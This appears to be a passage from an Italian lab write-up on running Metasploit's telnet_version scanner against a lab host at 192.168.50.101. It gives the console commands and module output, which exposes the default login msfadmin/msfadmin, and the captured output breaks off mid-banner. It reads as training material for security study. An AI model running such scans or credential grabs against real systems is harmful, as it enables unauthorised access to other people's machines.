

Exploit Telnet con Metasploit

Avvio Metasploit con il comando **msfconsole.**



Cerco l'exploit per quel servizio col comando **search telnet_version**. Scelgo l'exploit che ci dice la traccia, quindi il numero 1 usando il comando **use 1.**



Inserito l'exploit, con il comando **show options,** vedo le opzioni richieste, e setto l'rhost con il comando **set rhost.** Con il comando **show options** controllo che è tutto settato correttamente.

```
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set rhost 192.168.50.101
rhost => 192.168.50.101
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as

View the full module info with the info, or info -d command.
```

In questo caso il payload non è richiesto, quindi posso lanciare l'attacco con il comando **exploit o run.** Nella stringa si può leggere l'username e la password con i quali fare l'accesso, msfadmin/msfadmin.

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.50.101:23     - 192.168.50.101:23 TELNET _                  _       _ _        _       _           ____  \x0a _ __ ___   ___| |_
